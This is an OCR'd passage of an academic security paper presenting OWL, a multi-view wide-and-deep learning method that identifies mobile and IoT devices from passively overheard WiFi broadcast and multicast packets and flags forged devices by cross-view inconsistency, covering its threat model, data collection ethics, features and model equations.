L. Yu, Z. Zhou, and Q. Liu were supported in part by the Youth Innovation Promotion Association of the Chinese Academy of Sciences, and the Key Technical Talents Project of CAS (Y8YY041101); B. Luo was supported in part by NSF-1565570, NSA Science of Security (SoS) Initiative, and the Ripple University Blockchain Research Initiative.

[1] In the rest of the paper, we use *manufacturer* and *make* interchangeably.

products. Meanwhile, regular users also have the need to discover potentially harmful devices, such as hidden cameras or a virtual machine with spoofed identity [10, 60], when they connect to WiFi hotspots. While active reconnaissance poses the risk of being detected and denied, users have the option of passive reconnaissance, where they receive and examine broadcast/multicast (BC/MC) messages to identify other devices in the same network, and looks for potential threats.

Efficient and accurate identification of mobile devices is challenging, especially when the features are limited and often incomplete. There is no standard protocol to actively query devices for their identities. Even if there were one, devices do not have to provide faithful answers. Existing researches on IoT device identification utilize a small set of network features and were only tested on approximately 20 to 50 devices in controlled environments, e.g., [43, 64]. With relatively small feature space, scalability becomes a concern. That is, detection accuracy may drop dramatically with the increasing quantity and diversity of devices in real-world applications.

In this paper, we attempt to answer three questions: (1) When a mobile/IoT device connects to a wireless network, what protocol(s) would broadcast information that may be received by other devices connected to the same WiFi? (2) What information or features contained in the broadcast messages are unique to a device, and how could system administrators or normal users make use of such information to accurately identify the important attributes: manufacturer, type, and model, of the devices? And (3) How can we utilize subtle hints caught during device identification to discover malicious devices?

To answer these questions, we present *OWL: overhearing on WiFi for device identification*. The key idea is to utilize the unique features in network packets that are introduced by the subtle differences in the implementations of network modules on mobile/IoT devices. OWL examines and utilizes all the features that could be passively collected from broadcast and multicast protocols such as `DHCP`, `DHCPv6`, `SSDP`, `mDNS`, `LLMNR`, `BROWSER`, `NBNS`, `IGMP`, etc. Distinct features extracted from related protocols naturally form a *view*. Multi-view learning is then employed to utilize views constructed from all available protocols for device classification. With fingerprints collected from more than 30,000 mobile/IoT devices, we demonstrate outstanding performance of the proposed mechanism.

Moreover, malicious devices may attempt to forge their identities and hide their presence to avoid being identified or tracked. For instance, in our dataset, we found a virtual machine running on a laptop that claimed to be an open WiFi hotspot. We argue that it is difficult for adversarial devices to completely forge the complex set of features from the entire stack of essential network protocols. We observed that fabricated or forged devices often behave inconsistently in different views, e.g., the fake WiFi hotspot demonstrated features of a real WiFi access point on some views, while showing features of its host laptop on other views. Therefore, we further attempt to discover malicious devices by examining the inconsistency across views in the multi-view classifier.

The technical contributions of this paper are: (1) We propose a multi-view wide and deep learning model to identify mobile/IoT devices using features from BC/MC packets collected through passive reconnaissance over WiFi; (2) Through large-scale experiments, we demonstrate the performance of the proposed mechanism in identifying the manufacturer, type, and model of mobile/IoT devices; and (3) OWL is also able to effectively detect forged or fabricated devices by identifying the abnormal inconsistencies across views.

The rest of the paper is organized as follows: we define the problem in Section 2, and explain the data collection processes in Section 3. We present the OWL algorithm, followed by implementation and experiments in Sections 4 and 5. We present case studies of abnormal devices in Section 6. We discuss other important issues and review the literature in Sections 8 and 9, and finally conclude the paper.

2 Problem Statement and the Threat Model

In this section, we formally present the objectives of OWL, followed by an adversary model of abnormal devices.

Device Identification. The primary goal of OWL is to identify devices on a WiFi network through packets they broadcast/multicast (BC/MC). Formally, device identification is a classification problem: given a set of labeled samples $\{(D_i, l_i)\}$, find a classifier $c : D \to L$, which assigns a label $l_x = c(D_x)$ to a new sample D_x. In OWL, D_i is a device represented by features extracted from BC/MC packets. Devices are identified at three granularity levels: {manufacturer}, e.g., "amazon"; {manufacturer-type}, e.g., "amazon-kindle"; {manufacturer-type-model}, e.g., "amazon-kindle-v2.0". Last, we design OWL to only rely on unencrypted passive traffic that could be sniffed without any special privilege.

Abnormal Device Detection. It is beneficial to the administrators/users if OWL could tell if a device appears abnormal, besides labeling it. Therefore, another objective of OWL is to identify devices whose BC/MC traffic appears to deviate from known benign patterns. This abnormal sample could be a previously unknown device, or a fabricated/forged device. Formally, function $d : D \to \{$"benign","malicious"$\}$ is designed to assign a label $d(D_i)$ for each new device D_i. Initially, d is only trained with benign samples. When new malicious samples are confirmed, they are used to re-train d to improve the detection accuracy for future samples of this type.

Assumptions and Adversary Model. We assume that OWL could connect to the to-be-measured WiFi network–the network is open, or the WiFi security key is known. This is true for network administrators who measure their own networks. This is also true for users who attempt to detect suspicious devices when they connect to public WiFi. We also assume that the network infrastructure we connect to is benign, so that they faithfully forward/route packets as defined by the protocols, and OWL is able to collect those packets. Finally,

we start with a clean model in the first task, where adversaries are not considered. Hence, we assume that the overwhelming majority of the devices in the training dataset are benign.

In the task of abnormal device detection, we employ a simple threat model as follows: the adversaries attempt to connect (unauthorized) devices to (public) wireless networks. The abnormal/malicious device could be: (1) devices that do not forge their own identities (so that they are unaltered, genuine devices), however, they are forbidden in the network, such as hidden cameras; (2) devices that attempt to hide their true identities. This includes fabricated or altered devices that connect to the network with malicious purposes, such as fake access points or DHCP servers, spoofed IoT device identities [60, 65]. This also includes devices that are counterfeit or forged at manufacturing, such as the fake Apple TVs we discovered (please see Section 6). This threat model only applies to the second task of the OWL approach.

3 Data Collection and Feature Extraction

3.1 Data Collection and Initial Analysis

Data was collected through a fully passive approach from three types of WiFi networks: (1) Open (unencrypted) public networks at coffee shops, restaurants, retail stores, some airports, etc. We directly connected to the hotspots without providing any credentials. (2) Open public WiFi with captive portals at airports, hotels, corporate guest networks, etc. We connected to these networks but did not provide information on landing pages. Hence, we were usually blocked from accessing the Internet, but we were able to sniff BC/MC packets. (3) Secure WiFi networks, including organization networks, home WiFi, and some public WiFi. We only collected data from networks that we were granted access to, such as university networks and retail stores that give passwords to customers. We connected the sniffing laptop to the networks, and employed `Wireshark` or `tcpdump` to download all BC/MC messages. The process was completely passive and non-intrusive. We did not turn on promiscuous or monitor mode. We did not actively send any message or make any spoofing attempt. The packets were all in plaintext and were also accessible to any other user on the same network.

With the help of our collaborators, we collected wireless network traffic from seven countries: US, Portugal, Sweden, Norway, Japan, Korea, and China. From January 2019 to July 2019, we collected data from 176 WiFi networks, among which 12 networks disabled BC/MC. Each data collection session lasted approximately 20 to 30 minutes. The WiFi networks we sniffed were very diverse in terms of ownership, including university, airport and hotel WiFi, restaurant, retail store, and volunteers' household WiFi. In total, we collected BC/MC packets from 31,850 distinct devices, which were identified by MAC addresses. Figure 1 (a) shows the distribution of WiFi networks (allowed BC/MC) and devices. The number of devices per network is higher in Korea and China, mostly due to higher population density. In particular, we collected data from an airport in Korea and a student dorm in China, which contributed large volumes of devices. We statistically analyzed the collected data and found the following:

1. In total, we have identified 275 distinct protocols in the data. Note that we treat `UDP` packets to different ports as distinct protocols. Figure 1 (b) shows the distribution of the top 10 most frequently used protocols, led by `ARP`, `ICMPv6` and `mDNS`.

2. 69.5% of devices sent BC/MC packets using more than 2 protocols and 46.1% of devices sent BC/MC packets using more than 3 protocols. Intuitively, the more protocols devices use for broadcasting, the more information they leak. 51.9% of the devices sent `mDNS` packets, which may convey semi-identifiable attributes of the devices. Application layer protocols like `DHCP`, `SSDP` and `LLMNR` are also wildly used.

3. Protocol popularity appears to be consistent across countries, with a few exceptions. For instance, `mDNS` is the most frequently used BC/MC protocol in the US, Japan, and Sweden, but is ranked lower in the other countries. This is explained by the fact that these countries have higher density of Apple devices[2], which intensively use `mDNS` to discover services in the network. Meanwhile, `Dropbox LAN Sync Discovery (DLSD)` is not found in China, because DLSD is a proprietary protocol of Dropbox, which is blocked in China.

4. Some protocols are only used by one type of devices. For instance, the `KINK` protocol is only found in packets sent from Samsung TVs. This observation implies two perspectives: (1) the proprietary protocols are good identifiers of hardware/software manufacturers; (2) when a proprietary protocol appears in the traffic generated by a third-party device (identified from other network traffic features), such device should be further investigated–it could be a spoofed device.


5. In the initial analysis, we employ Apriori [56] to statistically examine the patterns of BC/MC protocols used in each type of devices, and show some examples in Table 1. For each device, the protocols are ranked by the frequency of captured packets. We can observe that each device family may have its distinct frequency pattern of protocols. Different products from the same manufacturer may show the same/similar pattern of protocols, e.g., several `DLink` devices demonstrate identical patterns of protocols. Most likely, such devices share the same hardware and software in their WiFi component.

The initial analysis suggests the possibility of using features extracted from BC/MC packets to identify the make, type, and model of the devices. The complexity of the patterns also implies that it could be very challenging for adversaries to perfectly spoof the network features of other devices.

3.2 Ethical Considerations

We collected data through a completely passive approach. We did not turn on promiscuous mode. That means, we were

[2] According to OS market share by country reported by https://gs.statcounter.com/os-market-share/



(a) (b) (c)

Figure 1: Statistics of collected data: (a) distribution of sniffed WiFi networks and devices in 7 countries; (b) the top 10 most frequently used BC/MC protocols in the dataset; and (c) the distribution of number of protocols used in devices.

Table 1: Examples of broadcast/multicast protocol frequency patterns of mobile/IoT devices.

device-type	protocol frequency pattern	device-type	protocol frequency pattern
apple-phone	ARP,mDNS,DHCP,ICMPv6,LLC,IGMP	apple-smartspeaker	ARP,ICMPv6,mDNS
dlink-siren	ARP,mDNS,DHCP,ICMPv6,IGMP	hikvision-camera	ADWIN_CONFIG,SSDP,IGMP
dlink-watersensor	ARP,mDNS,DHCP,ICMPv6,IGMP	lg-tv	ARP,mDNS,ICMPv6,SSDP,IGMP
edimax-camera	ARP,mDNS,DHCP,SSDP,IGMP	sumung-tv	ARP,UDP_15600,UDP_8001,IGMP
microsoft-gameconsole	mDNS,LLMNR,ICMPv6,DHCPv6,IPv6,SSDP,IGMP	xiaomi-humidifier	ARP,mDNS

the legitimate and intended receivers of the BC/MC packets. These packets were also received by all other computers in the same subnet. We did not eavesdrop on any unicast packet. We did not attempt to send anything (e.g., ARP requests). To our best knowledge, the data collection process did not violate any networks' Terms and Conditions that were presented to the users. None of the T&Cs mentioned BC/MC traffic or network monitoring. Some forbid activities that may impact the security or usability of the network, while we did not impact the network. Some information in our data set may be considered somewhat sensitive. We discuss them here:

1. MAC. MAC addresses are unique identifiers of devices (not users). Recent research showed that users are vulnerable to MAC tracking attacks [14]. Such privacy risk does not apply in our data: (1) we only briefly collected data from sites that are very sparsely scattered globally. The probability to re-encounter the same MAC is extremely low. (2) We only retained the top six hexadecimal digits of MAC addresses. They cannot be used as unique identifiers of devices.

2. Device Name. Some devices (e.g., iOS devices) allow users to configure device names, and adopt them in several protocols, such as mDNS and DHCP [3]. Users may name the device with their own name (e.g., Alice's iPhone). We observed individuals' names in approximately 7% of the devices. The majority of them were first names, and many were fake names. In data pre-processing, we removed all names and analogues.

Besides MACs and (some) names, we do not have any identifier or personal information in the data. We did not collect any opinion, behavioral information, sensor data, demographic attribute, or other sensitive information. It is extremely difficult, if not impossible, to associate the collected data with offline identities. We did not make any attempt to discover personal information or to track any user. The data collection and analysis process did not introduce any risk to any user. The information we collected was technical data that was received by a large audience (anyone in the subnet).

We discussed the project and data collection process with the IRB of the *National Engineering Lab for Info. Sec. Tech.* at CAS. They determined that our project was not human subject research, and it did not need a full IRB review. The Human Research Protection Program at the *University of Kansas* reviewed our written memo and agreed with the decision.

3.3 Identifiers and Feature Extraction

We extracted three categories of features from the sniffed BC/MC packets: (1) the identifiers are (almost) unique to each make/type/model of the devices, i.e., they can be employed to uniquely identify devices when they are available. (2) The main features are robust discriminators that can be combined to collectively provide enough information to distinguish devices. (3) auxiliary features are collected through actively querying devices. We only use them in evaluation.

1. Identifiers. Examples of protocols/fields that may carry device identification attributions are listed in Table 2, roughly ordered by their popularity and robustness (i.e., the unlikelihood to be altered). MAC prefix is available on every device and it could be utilized to infer the manufacturer of a device [40]. We retain the top six hexadecimal digits of MAC addresses in the MAC prefix feature, e.g., string "80:e6:50" is extracted from MAC "80:e6:50:19:54:4e". However, MAC prefix may only indicate the manufacturer of the WiFi module on some devices, not the device manufacturer. Next, `Host Name` in `DHCP`, `answer names` in `mDNS` response messages are

[3] Although Android allows users to set device names, the user-defined names are only used as hotspot and Bluetooth names, while DeviceName in mDNS and DHCP are manufacturer-defined strings that cannot be changed.

Table 2: Examples of data fields that may contain identifiers.

priority	Protocol	Fields
1	–	MAC prefix
2	DHCP	Option12 (HostName)
3	DHCP	Option60 (VendorClass)
4	DHCP	Option77 (ModuleName)
5	DHCPv6	Option39 (ClientFQDN)
6	MDNS	answer names in response messages
7	SSDP.MSEARCH	user-agent
8	SSDP.MSEARCH	X-AV-Client-Info
9	LLMNR	query name
10	BROWSER	query name
11	NBNS	query name
12	UDP	device name

also meant to contain device names. The other fields listed in Table 2 may contain keywords, such as "hp_printer_mfp-m227fdw", which can be used to directly identify devices.

Although identifiers are unique and informative, we can not solely rely on them in identifying mobile/IoT devices in practice. First, they are simply unavailable in the majority of the devices. In our data set, approximately 30% of the devices contain additional identification information beyond MAC addresses. Moreover, adversaries or even benign users may tamper with the identifiers listed in Table 2. For instance, a user may change the name of her iPhone in phone settings, e.g., to "Alice's New Toy". This name will now appear in the `HostName` field of the `DHCP` requests from this phone.

2. Main Features from BC/MC Packets. We categorize our main network features into two types: (A) key-value pair features and (B) pseudo natural language features.

2A. Key-value Pairs. A key-value pair feature has a distinctive name and a corresponding value, which is categorical, numerical, or textual. We treat features from `DHCP`, `DHCPv6`, `SSDP`, `LLMNR`, `BROWSER` and `NBNS` protocols as key-value pairs.

Each `DHCP option code` is regarded as the key, with the option value as the value. For instance, in a `DHCP Request` packet, the value of `Option 57` (Maximum Message Size) is 1500. We extract the feature as: "57:1500". For `DHCP Option 55` (Parameter Request List), the value is the sequence of all request option codes in a string. Besides, we also generate a special feature with "dhcp-key-seq" as the key, the sequence of all option codes in the `DHCP` message as the value.

Messages from protocols such as `SSDP`, `LLMNR`, `BROWSER` and `NBNS` are composed of key-value pairs intrinsically, so that they are directly extracted. For the `SSDP` protocol, we also generate a key "ssdp-key-seq" with the sequence of keys in `SSDP` as its value, which is similar to "dhcp-key-seq" feature.

IP addresses do not provide device identity information. However, the use of IPv4 and IPv6 and the port numbers are informative. IPs are transferred to strings ("IPv4" or "IPv6"), while port numbers are preserved. For example, attribute value "239.255.255.250:1900" is converted to string "IPv4:1900". Last, MAC prefixes are retained as key-value pairs.

2B. Pseudo Natural Language Features. Besides the key-value pair features, several protocols also include unstructured textual content in their messages: (1) `mDNS` payloads, (2) broadcast/multicast protocol sequence, and (3) payloads of `UDP` packets that are not resolved to a specific protocol.

We treat the resource records (RRs), authoritative-nameservers, and additional records in `mDNS` messages as pseudo-natural-language features. We concatenate the values from all the fields in an RR (`RR name`, `RR type`, `cache-flush`, etc) into a string, in which fields are separated by '|', so that each field will be processed as a token in feature embedding. Especially, the string values of `RR name` field and `domain name` in `RDATA` field are divided into multiple tokens by replacing all the occurrences of the '.' character with the separator '|'. Each `TXT` value in `data` field is treated as a token as well. On average, there are 216 tokens in each RR. We group all the RR strings into the `mDNS` feature of a device.

Next, we concatenate the protocol sequence used by each device to an unstructured text string, and use it as a pseudo-natural-language feature. We also observed that some `UDP` messages, which are not resolved to a specific protocol, contain information of devices in the form of unstructured plain text. Hence, we also extract all textual data from the payloads of such BC/MC UDP messages as pseudo natural language features. Last, we would like to note that all IP and MAC addresses in pseudo natural language features are also transformed in the same way as key-value pair features.

3. Auxiliary Features. Devices may advertise their services by multicasting a `SSDP notify` message with the device description URL provided in the "LOCATION" field. The URL points to a device description file in XML format that contains identifiable information of the device. For instance:

```
<friendlyName>DELL-PC: dell:</friendlyName>
```

Following the URL to download the file is considered active reconnaissance and somewhat intrusive. Therefore, we only attempted to extract this feature within the authors' organizational networks. The information discovered in device description files is only used in performance evaluation.

4 Device Fingerprinting and Classification

In this section, we present the core algorithms of OWL, i.e., multi-view wide and deep learning for device manufacturer/type/model classification and abnormal device detection.

4.1 MvWDL Algorithm Overview

In theory, device identification is a classification task, which predicts manufacturer/type/model labels for new devices based on models learned from training data. In Section 3.3, we have extracted features from packets of BC/MC protocols. As observed in our initial analysis and discussed in the literature (e.g., [42, 43, 53, 64]), features from each protocol provide certain degree of discriminatory power in device identification. However, when the sample size increases from tens to tens of thousands, none of the protocols provides enough information to differentiate the whole spectrum of devices. For example, we have observed that two devices `magic-cast`

and Apple TV share very similar mDNS messages, but they differ significantly in their DHCP and SSDP packets. Meanwhile, Apple's iPhone and MacBook generate almost identical DHCP packets, while their mDNS packets differ from each other.

Our initial observations demonstrate that: (1) each BC/MC protocol generates an *independent* set of features that could contribute to device classification; (2) sets of features from different protocols complement each other in terms of discriminatory power in the identification of large volume of devices and labels; (3) not all protocols are available in all devices, due to devices' capabilities and network configurations. Intuitively, our observations suggest the use of multi-view learning, where features from different protocols are naturally organized into views, and classification functions on all views are jointly optimized. In practice, multi-view learning recognizes the inherent diversity and relationships of the features, which confirm each other in some regions of the feature space, while complementing each other in other regions. Multi-view representations are integrated so that different feature spaces (views) are transformed into the same latent space, to improve overall classification and generalization performance.

Multi-view learning enforces view consistency in training. When a testing sample triggers strong inconsistency across views, it is either a new device label that is not in the training data, or a malicious device, whose networking components have been tampered with. Especially, when multiple views indicate strong confidence in contradictory predictions, the device is highly likely to be spoofed or fabricated.

In this paper, we present a multi-view wide and deep learning (MvWDL, Figure 2) framework for device classification and abnormal device detection. MvWDL consists of three components: (1) MvWDL first extracts features from BC/MC packets and learns multi-view embedding representations as device fingerprints. (2) Inspired by the wide & deep learning model [8], a hybrid-fusion multi-view artificial neural network is designed to fuse dense embeddings from six independent and complementary views in two structures: (a) a deep neural network for early fusion is designed to maximize the generalization performance, and (b) a wide component for late fusion is added to improve the memorization of label-view interaction, i.e., how does each view response to each manufacturer/type/model of devices. (3) Malicious devices are detected with view inconsistency. A "positive" loss function enhances view consistency for benign samples. Meanwhile, when malicious devices are confirmed and labeled, they are incorporated through a "negative" loss function, which captures the view inconsistencies caused by malicious devices.

4.2 Device Fingerprinting

We first construct device fingerprints from features extracted from BC/MC packets. In practice, key-value pair features and pseudo natural language features are processed differently.

Fingerprints from key-value pair features. Formally, the set of all key-value pair features for a device are defined as: $KV_i = \{k_{i,1} : v_{i,1}, \ldots, k_{i,n} : v_{i,n}\}$, in which $k_{i,j}$ and $v_{i,j}$ denote the jth key and jth value of device i, respectively. The *global key list* is defined as an ordered collection of all the keys in the entire dataset: $K = \{k_1, k_2, \ldots, k_N\}$. Corresponding to the order of keys in the key list, we define the key-value pair feature vector of the device i as: $\bar{V}_{\mathrm{KV},i} = \{v_{i,1}, v_{i,2}, \ldots, v_{i,N}\}$. All categorical values are tokenized. When a key k_j does not exist in KV_i, we set the corresponding value $v_{i,j}$ to "null".

Fingerprints from pseudo natural language features. To fully utilize information resides in the content of pseudo-natural-language features, we explore two content modeling algorithms to generate fingerprints: (1) word to vector (word2vec), and (2) Latent Dirichlet Allocation (LDA).

(1) *Word2vec.* The word2vec approach [44] is based on the distributional hypothesis, which indicates that terms occurring in the same context tend to have similar meanings. Its main purpose is to vectorize words in the text corpus so that words appearing in similar contexts are represented by vectors close to each other in the feature space. In its existing implementations, the contexts are captured with sliding windows. However, they are not suitable in our application, in which the context of a token in the pseudo-natural-language features must remain in the scope of a "sentence" (a RR in mDNS, a field in the sniffed packet). Hence, we implemented our own word2vec scheme in three steps: (1) We build a *word to id* dictionary to tokenize terms in the dataset. (2) The entire corpus is used to train a neural network model M_{w2v} to maximize the conditional probability of a word given its context, i.e.:

$$\underset{\theta}{argmax} \prod_{(\omega,c)\in D} p(\omega|c;\theta) \tag{1}$$

in which θ is the optimization goal while maximizing the conditional probability of word (ω) given the context (c). D is the set of all (ω, c) pairs. The context (c) of a word (ω) is composed of a window of 5 terms centered at ω, and restricted in the same string as ω. (3) We apply M_{w2v} to each word to get its corresponding vector. The feature vector of the entire string is constructed as the mean of all its token vectors.

(2) *Latent Dirichlet Allocation.* LDA is a classic topic modeling approach based on the Bag-of-Words model [6]. Its idea is to construct a model of document-topic-term relationship using unsupervised learning. Different from word embedding, LDA generates human-interpretable topic models. With the observation that different devices usually show diverse topic distributions, we utilize LDA to statistically model the topic distribution of the pseudo natural language features.

4.3 Multi-view Wide & Deep Learning

Features extracted in Section 4.2 are organized into views based on their host protocols, as listed in Table 3. Some simple protocols, such as ARP, generate identical packets from different devices. They only contribute to the *protseq* feature, which records the sequence of protocols used by a device.




Figure 2: An overview of the multi-view wide and deep learning framework.

Table 3: View dimensionality before/after embedding.

view	base protocols	dimensionality
DHCP	DHCP and DHCPv6	85/680
mDNS	mDNS	7/128
SSDP	SSDP	67/536
LBN	LLMNR, BROWSER, NBNS	16/128
UDP	other UDP features	1/128
protseq	protocol sequence & MAC prefix	2/136

In multi-view embedding representation, six views are formally denoted as: $F = \{v_1, v_2, v_3, v_4, v_5, v_6\}$. We learn a global word embedding space and LDA topic space for each view. The embedding representation of view v_i is defined as:

$$e_i = f^i(v_i; w_i) \tag{2}$$

where w_i is the view-specific column-index matrix for v_i. f^i is a range of column-specific embedding operations (id embedding, word2vec, and LDA), followed by a concat operation to generate view v_i's final dense embedding e_i.

4.3.1 Deep Fusion

The deep fusion component implements the early-fusion model of multi-model learning. We fuse the dense embedding $\hat{e} = [e_1, e_2, \ldots, e_6]$ into one compact vector $\mathbf{e}$ as the initial input of the fusion neural network. Based on offline experiments, we choose affine transformation as the attention operation $g^{att}(\cdot)$, instead of other popular operations such as sum fusion, max fusion or concatenation fusion.

$$g^{att}(\hat{e}; W_a, b_a) = \text{softmax}(\tanh(W_a^T \hat{e} + b_a)) \tag{3}$$

$$\mathbf{e} = g^{att}(e_1, e_2, \ldots, e_6) \tag{4}$$

where W_a and b_a are the affine transformation parameters.

Next, we feed the fusion vector $\mathbf{e}$ into a deep neural network $f^{deep}(\cdot)$. Its main component is a standard multi-layer perceptron (MLP), where the output of layer k is defined as:

$$\ell^{(k+1)} = \sigma(W^{(k)} \ell^{(k)} + b^{(k)}) \tag{5}$$

σ is the *ReLU* (Rectified Linear Unit) activation function (except that the last layer is a fully connected layer). $W^{(k)}$ and $b^{(k)}$ denote the perceptron weight and bias, respectively.

The objective loss $\mathfrak{L}^{deep}$ of the deep component is defined as a maximum likelihood estimation function $\bar{P}$:

$$\mathfrak{L}^{deep} = \bar{P}(y = t|\mathbf{e}; \theta) = \prod_{c=1}^{C} \mathbb{P}(y = t_c|\mathbf{e}; \theta)^{\mathbb{I}(y=t_c)} \tag{6}$$

where C is the training set, and t_c is the label of sample c. $\mathbb{P}$ is the conditional probability of a sample being labeled as t_c under input $\mathbf{e}$, with θ as the parameter set. $\mathbb{I}$ is the indicator function. The optimization progress is denoted by maximum log likelihood and stochastic gradient descent ∇:

$$\nabla_\theta \mathfrak{L}^{deep} = \underset{\theta}{\text{argmax}} \mathbb{E}_{\mathbf{e} \sim \hat{p}_{view}} \log(f^{deep} \circ g^{att}(\mathbf{e})) \tag{7}$$

where $\mathbb{E}$ is the expectation and $\hat{p}_{view}$ is the distribution of $\mathbf{e}$. As a feedforward neural network, the classification probability $f_{t_c}^{deep}$ of the deep fusion network is defined as:

$$f_{t_c}^{deep} = \frac{\exp(\ell_{t_c}^{(K)})}{\sum_{t_c} \exp(\ell_{t_c}^{(K)})} \tag{8}$$

4.3.2 Wide Fusion

Besides the deep component for generalization performance, we add another *wide component*, which implements the late-fusion model of multi-model learning, to memorize the interactions among features, views and labels. The wide component takes $\hat{e}$ as input, applies affine transformation on each view e_i and trains a wide linear model to produce:

$$\mathfrak{p}_i(y = t|e_i) \tag{9}$$

where $\mathfrak{p}_i$ is the classification result from view i. Similar to the deep component, we also use maximum log likelihood and stochastic gradient descent to define and optimize the loss of wide component $\mathfrak{L}^{wide}$:

$$\nabla_\theta \mathfrak{L}^{wide} = \underset{\theta}{\text{argmax}} \sum_{e_i \in \hat{e}} \mathbb{E}_{e_i \sim \hat{p}_{view}} log(f^{wide}(e_i)) \tag{10}$$

where $f^{wide}(\cdot)$ represents a one-layer network for multi-class classification, whose output is also narrowed by softmax. The c-th element of the wide fusion output, $f_{t_c}^{wide}$, indicates the probability of the sample (device) being labeled as t_c. It is defined as the sum of view-wise probabilities:

$$f_{t_c}^{wide} = \sum_{e_i \in \hat{e}} \mathfrak{p}_i(y = t_c | e_i) = \sum_{e_i \in \hat{e}} \frac{\exp(\omega_i^T e_i + \gamma_i)}{\sum_{t_c} \exp(\omega_i^T e_i + \gamma_i)} \quad (11)$$

As defined in [8], there are two essential requirements for the wide component: (1) only linear operations are allowed in the wide model. Therefore, ω_i and γ_i in Eq. (11) are affine transform parameters. (2) the output of the wide component is linearly merged to the deep component. Hence, we fuse the output of the wide and deep components and define the final conditional probability of the classifier output as:

$$f_{t_c}^{final} = f_{t_c}^{wide} + f_{t_c}^{deep} \quad (12)$$

4.3.3 View Consistency and Malicious Device Detection

Besides the wide and deep learning approach for mobile device identification, our second objective is to identify malicious devices through BC/MC network features. To achieve this, the following two assumptions are necessary:

Assumption 1. For a benign testing sample, label probabilities $\mathfrak{p}_i(y = t|e_i)$ generated from different views in the wide component shall demonstrate strong consistency.

Assumption 2. When label probabilities from different views demonstrate certain level of inconsistency/disagreement, the device is either new to the model, or fabricated/forged.

In multi-model learning, view consistency (Assumption 1) is a fundamental objective that is often referred to as the consensus principle. It is achieved by different mechanisms such as co-training or shared latent sub-space. In the wide and deep components of OWL, views are jointly optimized so that view agreements are implicitly included in the objectives. To further enhance the mutual agreements across views, we define the correlation-based loss to explicitly maximize view consistency in training. First, view correlation is defined as:

$$corr(\mathfrak{p}_u, \mathfrak{p}_v) = \|\mathfrak{p}_u - \mathfrak{p}_v\|_2^2 \quad (13)$$

where $\mathfrak{p}_u$ and $\mathfrak{p}_v$ are output vectors from two different views of the wide component. Their correlation is defined with L-2 norm. The loss function is defined as a *sigmoid* function:

$$L^+ = \sum_{(u,v,k) \in \mathcal{D}_{pri}} log \frac{1}{1 + e^{-corr(\mathfrak{p}_u^k, \mathfrak{p}_v^k)}}, \quad (14)$$

where L^+ is the loss of augmented correlation, $(\mathfrak{p}_u^k, \mathfrak{p}_v^k)$ denote the output from views u and v for sample k, and $\mathcal{D}_{pri}$ denotes the priori dataset which includes all labeled benign samples. Note that we do not have any known malicious sample in the initial dataset. We also assume that benign samples always significantly outnumber malicious samples in the dataset.

Assumption 2 denotes that malicious devices that attempt to fabricate identities often cause inconsistencies in the BC/MC packets. In OWL, we quantitatively model the degree of view inconsistency, and use it for malicious device detection:

$$\sum_{1 \le u,v \le 6} (\eta corr(\mathfrak{p}_u^k, \mathfrak{p}_v^k) + (1 - \eta)\mathbb{I}(A(\mathfrak{p}_u^k) \neq A(\mathfrak{p}_v^k))) > \varepsilon \quad (15)$$

where A returns the index with the largest probability in $\mathfrak{p}^k$. η is a trade-off parameter in $[0, 1]$, which balances the probability inconsistency $corr(\mathfrak{p}_u^k, \mathfrak{p}_v^k)$ with the type inconsistency. ε is the threshold that separates benign and suspicious samples.

Last, when malicious devices are detected and confirmed through manual investigation, they are formally labeled and used to train a fourth loss function, which attempts to maximize view inconsistency for known malicious devices:

$$L^- = \sum_{(u,v,k) \in \mathcal{D}_{pos}} log \frac{1}{1 + e^{corr(\mathfrak{p}_u^k, \mathfrak{p}_v^k)}} \quad (16)$$

where $\mathcal{D}_{pos}$ denotes the posterior dataset of labeled malicious samples. They are also removed from the benign set $\mathcal{D}_{pre}$.

Finally, four loss functions are combined to learn all parameters jointly (Eq. 17). In summary, the deep component ($\mathfrak{L}^{deep}$) is a maximum likelihood estimation function optimized towards the best classification performance for device labels under input features; the wide component ($\mathfrak{L}^{wide}$) is to optimize classification performance on each view; the L^+ component is optimized towards the maximum view agreement for benign samples; and the L^- component is to maximize the view inconsistency for malicious devices. All four objectives are integrated in the MvWDL model (Figure 2).

$$\hbar = \mathfrak{L}^{deep} + \mathfrak{L}^{wide} + L^+ + L^- \quad (17)$$

5 Implementation and Experiments

In this section, we briefly introduce the implementation of OWL, and then present our experiment results.

5.1 Dataset and Data Labeling

At the finest granularity of the device identification task, each device is expected to receive three labels:

```
{Manufacturer, Type, Model}
```

